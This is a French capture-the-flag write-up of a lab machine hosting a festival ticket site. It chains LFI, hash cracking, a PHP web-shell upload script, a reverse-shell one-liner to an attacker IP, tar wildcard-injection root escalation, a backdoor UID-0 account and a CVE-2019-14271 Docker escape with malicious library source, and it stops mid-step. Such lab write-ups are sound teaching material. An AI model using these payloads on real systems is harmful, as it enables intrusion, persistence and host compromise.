

Writeup CTF2 (Moyen)

1. Reconnaissance



Nous commençons tout d'abord par lancer un rapide scan **nmap** sur les 1000 ports les plus utilisés, afin d'identifier les services qui tournent sur la machine.

```
(kali@kali)-[~/Documents/writeup]
$ sudo nmap -ss -sV 172.30.150.126
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-05 13:28 EST
Nmap scan report for 172.30.150.126
Host is up (0.028s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.51 ((Debian))
8080/tcp  closed http-proxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.12 seconds
```

Le serveur SSH utilisant le protocole 2.0, nous allons plutôt nous focaliser sur le site web se trouvant sur le port 80.

Il s'agit d'un site de réservation de billets pour un festival de rock, et les pages les plus intéressantes que l'on puisse trouver sont celles en rapport avec l'achat de billets, mais aucun essai ne semble concluant. Une facture est générée pour chaque achat :



L'add-on **Wappalizer** indique que la technologie utilisée ici est du php, et nous savons grâce à nmap qu'il s'agit d'un serveur apache.

http://172.30.150.126/?p=home

http://172.30.150.126/home.php

2. Local File Inclusion

http://172.30.150.126/?p=**php://filter/convert.base64-encode/resource=buy**

```
echo "<chaîne en base 64>" | base64 -d
```

Cela fonctionne parfaitement !

```
(kali@kali)~[~/Documents/writup]
$ gobuster dir -u http://172.30.150.126/ -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -x php,html,txt,js,png,jpg

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@fireart)

[+] Url: http://172.30.150.126/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: js,png,jpg,php,html,txt
[+] Timeout: 10s

2021/12/05 13:46:39 Starting gobuster in directory enumeration mode

/download.php (Status: 302) [Size: 0] [→ /?p=tickets]
/index.php (Status: 302) [Size: 0] [→ /?p=home]
/home.php (Status: 200) [Size: 209452]
/login.php (Status: 200) [Size: 3526]
/static (Status: 301) [Size: 317] [→ http://172.30.150.126/static/]
/sponsors (Status: 301) [Size: 319] [→ http://172.30.150.126/sponsors/]
/buy.php (Status: 302) [Size: 0] [→ /?p=tickets]
/logout.php (Status: 302) [Size: 0] [→ /?p=home]
/config.php (Status: 200) [Size: 1]
/thanks.php (Status: 200) [Size: 2393]
/tickets.php (Status: 200) [Size: 6128]
/dashboard.php (Status: 302) [Size: 1] [→ /?p=login]
Progress: 21378 / 1453508 (1.47%)
```

Il est alors possible de lire l'entièreté du code source du site, notamment celui des pages sensibles. On peut voir par exemple dans **login.php** la fonction utilisée pour la vérification du mot de passe, ainsi que le fait que **config.php** soit importé :

```
IjA10woJCqlzZXRUaw1b3V0KGZ1bmN0aW9uKCl7IGRpd15zdHlsZS5KaXNwbGF5ID0gIm5vbmU0yB9LCA2MDAP0woJXC0pCgk8L3NjcmlwdD4KCQoKPC91b2R5PgoKPC9odGlsPg=" | base64 -d
<?php

session_start();
require('config.php');

$s_username = $_POST['username'];
$s_password = $_POST['password'];

if (isset($s_username) and isset($s_password) and is_string($s_username) and is_string($s_password)) {
    if (($user = $s_username) and (hash('sha256', $salt . $s_password) == $hash)) {
        $message = "Connected !";
        $_SESSION['user'] = $user;
        header("Location: /?p=dashboard");
    } else {
        $message = "Authentication error.";
        unset($_SESSION['user']);
    }
    sleep(2); // Slow down bruteforce for some monkeys out there
}
?>
```

```
172.30.150.126/?p=php://filter/convert.base64-encode/resource=config
Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

VzZXIgpPSANyWRtaW4nOwogICAgICAgICRoYXNoID0gJ2lwOWZlY2VMGQ4ODI5NjllOTFmNmU1NzE1OTRiZjg5NmQyN2I5M2FkYzEwZwZWR1RlNzUwNzAyNzYwMDgyNzE0ZDYnOwogICAgICAgICRzYWx0ID0gJ2JMMW5LMTg1JzszKCj8+Cgo=" | base64 -d
<?php

$user = 'admin';
$hash = 'b09feced0d882969e91f6e571594bf896d27b93adc10ede750702760082714d6';
$salt = 'bLlnK182';

?>

kali@kali: ~/Documents/tmp/benchmark-ctf2
```

3. John The Ripper

Le hash est ici au format sha256 (brut), on peut donc utiliser l'option **--format=Raw-SHA256** de JTR. De plus, le sel est concaténé avec le mot de passe entré avant le calcul du hash. Le moyen le plus simple de procéder est donc simplement d'ajouter le sel devant chaque mot de notre dictionnaire. On écrit donc le hash dans un fichier **pass**, puis on lance john avec les commandes suivantes :

```
(kali@kali)-[~/Documents/writeup]
$ echo "b09fecee0d882969e91f6e571594bf896d27b93adc10ede750702760082714d6" > pass


(kali@kali)-[~/Documents/writeup]
$ cat /usr/share/wordlists/rockyou.txt | sed -e 's/^/bLlnK182/' | john --format=Raw-SHA256 --stdin pass
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x])
Warning: poor OpenMP scalability for this hash type
Will run 4 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
bLlnK182*freebird* (?)
1g 0:00:00:02 0.3690g/s 5283Kp/s 5283Kc/s 5283KC/s bLlnK182-peniche-..bLlnK182(2007dodo)
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed
```

Le calcul du hash en SHA-256 étant très rapide, le mot de passe ***freebird*** est trouvé en quelques secondes à peine !

On peut donc à présent se connecter au tableau de bord.

4. Upload form

Le tableau de bord contient un formulaire permettant à l'organisateur d'ajouter des sponsors aisément. On peut tout de suite penser à uploader un web shell en php afin d'exécuter des commandes sur le serveur, mais le serveur reconnaît que le fichier est invalide :



En utilisant la **LFI** pour lire le code source de cette page, on peut voir que seul le MIME-type est vérifié, il est donc possible d'uploader un shell en modifiant celui-ci pour faire croire au serveur qu'il s'agit bel et bien d'une image. On peut également voir la façon dont le serveur va traiter notre fichier pour pouvoir le retrouver par la suite :

```
// New sponsor uploaded //

$legit_types = array("image/jpeg", "image/png", "image/bmp");


if (in_array($_FILES['sponsor']['type'], $legit_types)) {
    $img_name = $_FILES['sponsor']['name'];
    $upload_path = 'sponsors/' . substr(basename($_FILES['sponsor']['tmp_name']), 3, 5) . '.' . pathinfo($img_name, PATHINFO_EXTENSION);

    if (!file_exists($upload_path) and move_uploaded_file($_FILES['sponsor']['tmp_name'], $upload_path)) {
        $message = "File uploaded successfully.";
    } else {
        $message = "Error while uploading file.";
    }
} else {
    $message = "Invalid file.";
}
```


L'expression surlignée en bleu sur l'image ci-dessus est la plus difficile à comprendre, en s'aidant de la documentation de php on comprend que `$_FILE['sponsor'] ['tmp_name']` correspond à un nom temporaire assigné par php à notre fichier, de la forme `/tmp/php/phpXXXXXX` où tous les **X** sont remplacés par des caractères alphanumériques aléatoires. L'expression en bleu remplacera donc le nom de notre shell en **5 caractères alphanumériques aléatoires**. On peut également voir que l'extension du fichier est conservée, et que le fichier est stocké dans le dossier **sponsors** auquel nous avons accès, il semblerait donc que l'exploitation soit possible !


On décide donc d'uploader un premier shell, pour vérifier que cela fonctionne ainsi que pour voir s'il n'est pas possible d'accéder au shell depuis un autre endroit, comme la page home qui affiche bien tous les sponsors.

On peut utiliser pour cela des outils de développeur de firefox, en les ouvrant avec **F12** puis en allant dans l'onglet **Network**. On essaye une première fois l'upload normalement (cela ne fonctionne pas), en faisant un **clic droit** et **Edit and Resend** sur la requête **POST** ainsi générée, et en modifiant le champ **Content-Type** de **Request Body** à **image/png** (vérifier également que le filename se termine bien par **.php**):



The screenshot shows the Firefox Developer Tools Network tab. A list of requests is displayed, with a POST request to `/tp=dashboard` selected. The 'Request Body' section is expanded, showing a multipart/form-data payload. A red arrow points to the 'Content-Type' field in the request body, which is being edited to `image/png`.

Lorsque l'on appuie sur **Send**, la requête s'envoie et on peut voir dans le texte de réponse : « File uploaded successfully » !



The screenshot shows the Firefox Developer Tools Network tab. A list of requests is displayed, with a POST request to `/tp=dashboard` selected. The 'Response' section is expanded, showing the response body. The response body contains the text `File uploaded successfully`.

Nous allons donc devoir réaliser une **attaque par force brute** afin d'obtenir le nom de notre shell.

Il existe ici une faille de type stored XSS. En effet, en uploadant une image et en lisant le code source on remarque que lors de la conversion des images en base64 pour les afficher sur la page principale, l'extension de l'image est utilisée pour compléter le MIME type.

Nous pouvons donc injecter du code à l'endroit marqué ci-dessus via l'extension du fichier que l'on upload :

```
-----29678579633805210876233774830
Content-Disposition: form-data; name="sponsor"; filename='xss." onerror="alert(\'Stored XSS\')"><div class="
Content-Type: image/jpeg
```

```
<div class="card m-1 p-1 popup"> flex
   event
  <div class=";base64,/9j/4AAQSkZJRgABAQEAASABIAAD//gAJVW5rbm93bv/bAEMABQM...C0PwXLEqLoTL7Qkx
</div>
```

On utilise ici l'attribut **onerror** car le nom du fichier doit être valide (il ne peut donc pas contenir de chevrons, ni de barre oblique).

5. Bruteforce

Comme expliqué précédemment, nous savons que le shell sera dans **sponsors/XXXXX.php**, où chaque **X** est remplacé par un caractère aléatoire **alphanumérique**. Afin de générer la liste des mots à tester, nous allons utiliser **crunch**. On peut d'ores et déjà faire une petite estimation de la quantité de données à tester avec la commande suivante :

```
(kali@kali)-[~/Documents/writeup]
$ crunch 5 5 abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 | head -n0
Crunch will now generate the following amount of data: 5067577806 bytes
4832 MB
4 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 844596301
```

Il y a donc 844 596 301 possibilités, cela semble faisable mais pas en un temps raisonnable pour un challenge de CTF. Heureusement il est possible d'augmenter les chances d'avoir un shell dont le nom est proche du début de la liste, simplement en uploadant une grande quantité de shells.

Lorsqu'on upload un shell, la probabilité que son nom soit de la forme '**aa***.php**' est :

$$p = \frac{61^3}{61^5} \approx 0.00027$$

Pour obtenir (théoriquement) à coup sûr un shell dont le nom a cette forme, on cherche le nombre **x** tel que :

$$px = 1$$
$$x = \frac{1}{p} = 3721$$

On peut donc considérer qu'en envoyant environ 4000 shells, un de ceux-ci se trouvera plus ou moins rapidement. En parallélisant les envois sur plusieurs threads il est possible d'envoyer un grand nombre de requêtes très rapidement, on pourra même se permettre d'en envoyer **10 000**. Nous allons pour cela utiliser le script python suivant :

```

1  #!/usr/bin/python3
2  import requests
3  from threading import Thread
4
5  # ----- Configuration ----- #
6  N = 10000 # number of shells to upload
7  T = 16   # number of threads to run simultaneously
8
9  # content of the reverse shell
10 revshell = "<?php if(isset($_GET['cmd'])){ echo '<pre>'; system($_GET['cmd']); echo '</pre>'; die; }?>\n"
11
12 # request url and cookie
13 url = 'http://172.30.150.126/?p=dashboard'
14 PHPSESSID = '5ttc68t6ehin3g4vqk2blvr5q9'
15 # ----- #
16
17 files = {'sponsor': ('shell.php', revshell, 'image/png')}
18 data = {'submit': 'Upload'}
19 cookies = {'PHPSESSID': PHPSESSID}
20
21 def spam(thread_id, N):
22     successes = 0
23     for n in range(N):
24         res = requests.post(url, files=files, data=data, cookies=cookies)
25         successes += 1 if 'success' in res.text else 0
26         if n%(N//4)==0:
27             print(f'Thread {thread_id}: {successes}✓ / {n+1-successes}X')
28     print(f'Thread {thread_id} exited. ({successes}✓ / {n+1-successes}X')
29
30 threads = []
31 for i in range(T):
32     t = Thread(target=spam, args=(i, N//T))
33     t.start()
34     threads.append(t)
35
36 print(f'Created {T} threads.')
37
38 for t in threads:
39     t.join()
40

```

La valeur du cookie PHPSESSID est à récupérer après une connexion, elle permet au serveur d'identifier le client.

```

Thread 9 exited.
Thread 6: 625✓ / 0X
Thread 6 exited.
Thread 15: 625✓ / 0X
Thread 15 exited.
Thread 4: 625✓ / 0X
Thread 4 exited.
Thread 10: 625✓ / 0X
Thread 10 exited.
Thread 12: 625✓ / 0X
Thread 12 exited.

real    34.82s
user    7.01s
sys     12.47s
cpu     55%

(kali㉿kali)-[~/Documents/writeup]
$

```

L'envoi des 10 000 shells s'est déroulé sans accrocs, et en 34.82 secondes seulement !

On peut ensuite lancer la recherche du nom avec **gobuster** en utilisant la commande suivante :


```
crunch 5 5 abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 | sed -e 's/$/.php/' | gobuster dir -u http://172.30.150.126/sponsors/ -w -
```

```
(kali@kali)-[~/Documents/writeup]
$ time crunch 5 5 abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 | sed -e 's/$/.php/' | gobuster dir -u http://172.30.150.126/sponsors/ -w -
Crunch will now generate the following amount of data: 5496796992 bytes
5242 MB
5 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 916132832

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.30.150.126/sponsors/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: stdin (pipe)
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/12/06 11:46:41 Starting gobuster in directory enumeration mode

/aafIq.php (Status: 200) [Size: 0]
Progress: 21523 ^CCrunch ending at aakDO

[!] Keyboard interrupt detected, terminating.

2021/12/06 11:48:09 Finished

real    88.82s
user    0.00s
sys     0.01s
cpu     0%

real    88.82s
user    0.01s
sys     0.00s
cpu     0%

real    88.82s
user    1.10s
sys     4.09s
cpu     5%

(kali@kali)-[~/Documents/writeup]
$
```

Le premier shell a été trouvé en **1m29**, nous pouvons donc lancer des commandes sur la machine avec l'url :

`http://172.30.150.126/sponsors/aafIq.php?cmd=whoami`

6. Reverse shell

Python et **Netcat** ne semblent pas être installés sur la machine, nous allons donc utiliser **php** afin de lancer notre reverse shell. Nous commençons donc par lancer netcat en écoute sur le port 9122 de l'attaquant : `nc -lvp 9122`

La commande pour lancer le reverse shell avec php est la suivante, mais nous devons d'abord l'encoder au **format URL** afin de s'assurer que les caractères spéciaux soient correctement interprétés (n'importe quel encodeur en ligne convient, nous avons utilisé urlencoder.org) :

```
php -r '$sock=fsockopen("<IP de l'attaquant>",9122);exec("/bin/sh -i <&3 >&3 2>&3");'
```

On obtient bien une connexion sur l'attaquant !

```
(kali@kali)-[~/Documents/writeup]
$ nc -lp 9122
whoami
www-data
```

Nous pouvons alors stabiliser notre shell, en utilisant **/usr/bin/script** :

```
/usr/bin/script -qc /bin/bash /dev/null
```

Puis **CTRL+Z** pour mettre netcat en arrière-plan, et continuer sur l'attaquant avec :

```
stty raw -echo; fg; reset
```

Nous avons à présent un shell stable sur la machine ! En fouillant un peu on peut trouver un dossier **/var/www/receipts** dans lequel sont stockées les factures générées lors de l'achat d'un billet, ainsi qu'un premier flag dans **/var/www/flag.txt** !

7. Privilege escalation

Au vu du nom de domaine s'affichant dans le prompt, il est probable que nous nous trouvions à l'intérieur d'un conteneur. Afin de gagner du temps, nous allons lancer le script **linpeas** sur la machine distante. Il faut pour cela l'uploader via le tableau de bord administrateur exploité précédemment, car la commande **wget** n'est pas installée. Comme linpeas contient des caractères spéciaux, nous allons tout d'abord l'encoder en base64 avant de l'envoyer :

```
(kali@kali)-[~/Documents/writeup]
$ cat linpeas.sh | base64 -w 0 > linpeas.b64
```

Puis sur le serveur :

```
www-data@5144f792e568:~/html/sponsors$ ls *.b64
FyAn2.b64
www-data@5144f792e568:~/html/sponsors$ cat FyAn2.b64 | base64 -d > linpeas.sh
www-data@5144f792e568:~/html/sponsors$ chmod +x linpeas.sh
www-data@5144f792e568:~/html/sponsors$ ./linpeas.sh > logs
.....
```

On peut ensuite afficher le résultat avec la commande **more logs**

```
└─┬─ Protections
   │ AppArmor enabled? ..... AppArmor Not Found
   │ grsecurity present? ..... grsecurity Not Found
   │ PaX bins present? ..... PaX Not Found
   │ Execshield enabled? ..... Execshield Not Found
   │ SELinux enabled? ..... sestatus Not Found
   │ Is ASLR enabled? ..... Yes
   │ Printer? ..... No
   │ Is this a virtual machine? ..... Yes
   └─┬─ Containers
      │ Container related tools present
      │ Container details
      │ Is this a container? ..... docker
      │ Any running containers? ..... No
      │ Docker Container details
      │ Am I inside Docker group ..... No
      │ Looking and enumerating Docker Sockets
      │ Docker version ..... Not Found
      │ Vulnerable to CVE-2019-5736 .... Not Found
      │ Vulnerable to CVE-2019-13139 ... Not Found
      │ Rootless Docker? ..... No
      └─┬─ Container & breakout enumeration
         │ https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout
         │ Container ID ..... 5144f792e568
         │ Container Full ID ..... 514
         │ Vulnerable to CVE-2019-5021 .. No
      └─┬─ Container Capabilities
         │ Privilege Mode
         │ Not Found(7%)
```

On peut y voir que nous sommes bien dans un conteneur **Docker**, mais il n'y a pas d'autres détails intéressants

On peut également voir dans l'énumération des tâches **cron** qu'un script nommé **backup** est exécuté chaque minute en tant que l'utilisateur **root** :

```
/etc/cron.minutely:
total 16(53%)
drwxr-xr-x 2 root root
0m4096 Dec 6 16:14 .
drwxr-xr-x 1 root root
0m4096 Dec 6 18:43 ..
-rwxr-xr-x 1 root root
0m 206 Dec 6 16:14 backup
2m

/etc/cron.monthly:
total 16(54%)
drwxr-xr-x 2 root root
0m4096 Dec 6 16:13 .
drwxr-xr-x 1 root root
0m4096 Dec 6 18:43 ..
-rw-r--r-- 1 root root
0m 102 Feb 22 2021 .placeholder

/etc/cron.weekly:
total 16(56%)
drwxr-xr-x 2 root root
0m4096 Dec 6 16:13 .
drwxr-xr-x 1 root root
0m4096 Dec 6 18:43 ..
-rw-r--r-- 1 root root
0m 102 Feb 22 2021 .placeholder

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * * root cd / && run-parts --report /etc/cron.minutely
```

Linpeas ne nous révèle rien de plus, allons donc chercher du côté du script backup :

```
www-data@5144f792e568:~/receipts$ cat /etc/cron.minutely/backup
#!/bin/sh

# Gather all receipts into one archive so we can retrieve them all at once afterwards with docker cp

mv /var/www/receipts/* /tmp/backups/
cd /tmp/backups
if [ -e /var/backups/receipts.tar ]
then
    tar -uf /var/backups/receipts.tar *
else
    tar -cf /var/backups/receipts.tar *
fi

rm /tmp/backups/*
www-data@5144f792e568:~/receipts$
```

On remarque ici que la commande tar est lancée avec un caractère '*' dans un dossier sur lequel nous avons les droits d'écriture. Il y a donc une vulnérabilité wildcard injection : il est possible de passer des paramètres à tar en créant des fichiers qui seront interprétés comme des paramètres. Heureusement, tar peut exécuter des commandes au cours de la compression grâce aux paramètres **--checkpoint** et **--checkpoint-action=exec**. On crée donc la structure suivante dans le dossier **/var/www/receipts** :

```
www-data@5144f792e568:~/receipts$ echo -e "cp /bin/bash /tmp/bash\nchmod +s /tmp/bash\n" > shell
www-data@5144f792e568:~/receipts$ echo "" > --checkpoint=1
www-data@5144f792e568:~/receipts$ echo "" > --checkpoint-action=exec=sh\ shell
www-data@5144f792e568:~/receipts$ ls
'--checkpoint-action=exec=sh shell' '--checkpoint=1' shell
```

Attention, il faut arriver à créer tous les fichiers avant que le script ne se lance !

On peut ensuite attendre une minute pour que le script se lance, et vérifier si cela a fonctionné.

```
www-data@5144f792e568:~/receipts$ ls -l /tmp/bash
-rwsr-sr-x 1 root root 1234376 Dec  6 20:26 /tmp/bash
www-data@5144f792e568:~/receipts$ /tmp/bash -p
bash-5.1# whoami
root
bash-5.1#
```

Nous avons réussi à devenir root ! Un deuxième flag se trouve dans **/root/flag.txt**.

Mais ce n'est pas fini ! Nous sommes toujours sur un docker et nous n'avons aucun accès à la machine hôte...

Il y a de plus un petit problème : notre Effective UID est bien celui de root mais notre UID est resté celui de www-data. On peut vérifier cela simplement avec la commande **id**

```
bash-5.1# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
```

Certaines commandes (comme dpkg) ne fonctionneront pas si notre UID n'est pas root, nous allons donc ajouter un second compte ayant pour **UID 0** dont nous définirons nous même le mot de passe.

Commençons par générer un mot de passe avec **openssl**

```
bash-5.1# openssl passwd -6
Password:
Verifying - Password:
$6$RsG7DtgsnFoqJmQ9$xd09hampFLthvjcabDNZG2oSIguRwywyxr5/WLZEF9g4koWDSjNBkusSLWTFYMjazcXqKVlgN0i5dxXo27TL9.
```

Nous pouvons à présent ajouter dans **/etc/passwd** et **/etc/shadow** les lignes correspondantes :

```
bash-5.1# echo 'toor:x:0:0:root:/root:/bin/bash' >> /etc/passwd
bash-5.1# echo 'toor:$6$RsG7DtgsnFoqJmQ9$xd09hampFLthvjcabDNZG2oSIguRwywyxr5/WLZEF9g4koWDSjNBkusSLWTFYMjazcXqKVlgN0i5dxXo27TL9.' >> /etc/shadow
bash-5.1# su toor
Password:
root@5144f792e568:/var/www/receipts# id
uid=0(root) gid=0(root) groups=0(root)
```

A présent nous sommes véritablement root !

8. Docker Escape

Malgré toutes les recherches sur le conteneur, il n'y a aucun indice supplémentaire que nous pouvons trouver. Un détail dans le fichier **/etc/cron.minutely/backup** peut cependant attirer l'attention :

Le commentaire du développeur indique que l'archive **/var/backups/receipts.tar** va être récupérée sur le système hôte avec la commande **docker cp**. Une recherche sur cette commande nous révèle l'existence d'une vulnérabilité (CVE-2019-14271), que l'on peut essayer d'exploiter maintenant que nous sommes **root**. En se basant sur [un article de Yuval Avrahami](#) expliquant un Proof Of Concept de cette vulnérabilité, nous créons une fausse librairie NSS que le host chargera lorsqu'il exécutera la commande **docker cp** :

Commençons par installer les outils dont nous aurons besoin

```
apt-get update && apt-get install nano gcc wget
```

Nous utiliserons ensuite cette version modifiée du fichier de l'article :

```
#include <stdio.h>
#include <stdlib.h>
#include <stdbool.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <fcntl.h>
#include <unistd.h>

#define ORIGINAL_LIBNSS "/libnss_files.so.2"
#define LIBNSS_PATH "/lib/x86_64-linux-gnu/libnss_files.so.2"

bool is_privileged();

__attribute__((constructor)) void run_at_link(void)
{
    char * argv_break[2];
    if (!is_privileged())
        return;

    rename(ORIGINAL_LIBNSS, LIBNSS_PATH);
    FILE * log_fp = fopen("/libnss_files.log", "w");
    fprintf(log_fp, "switched back to the original libnss_file.so\n");

    if (!fork())
    {
        // Child runs breakout
        argv_break[0] = strdup("/breakout");
        argv_break[1] = NULL;
        execve("/breakout", argv_break, NULL);
    }
    else
        wait(NULL); // Wait for child

    fclose(log_fp);
    return;
}

bool is_privileged()
{
    FILE * proc_file = fopen("/proc/self/exe", "r");
    if (proc_file != NULL)
    {
        fclose(proc_file);
        return false; // can open so /proc exists, not privileged
    }
    return true; // we're running in the context of docker-tar
}
```

Que nous compilons avec la commande suivante :

```
gcc -shared -o libnss_files.so.2 -fPIC -Wall libnss_files.c
```


Nous ajoutons également un script **/breakout** qui sera exécuté lors de l'exploitation :

```
root@5144f792e568:~# cat /breakout
#!/bin/bash

umount /host_fs && rm -rf /host_fs
mkdir /host_fs

mount -t proc none /proc      # mount the host's procfs over /proc
cd /proc/1/root               # chdir to host's root
mount --bind . /host_fs      # mount host root at /host_fs

root@5144f792e568:~# chmod +x /breakout
root@5144f792e568:~#
```

Nous copions ensuite la librairie originale à un endroit connu afin qu'elle remplace notre librairie malicieuse après l'exploitation (pour que la commande **docker cp** se déroule sans messages d'erreur du côté de l'host). Nous n'avons plus qu'à placer notre librairie malicieuse au bon endroit et attendre que le gérant du concert récupère les factures.

```
root@b3083edf51f6:/# ls
bin boot breakout dev etc home lib lib64 libnss_files.so.2 media mnt opt proc root run sbin srv sys tmp usr var
root@b3083edf51f6:/# ls
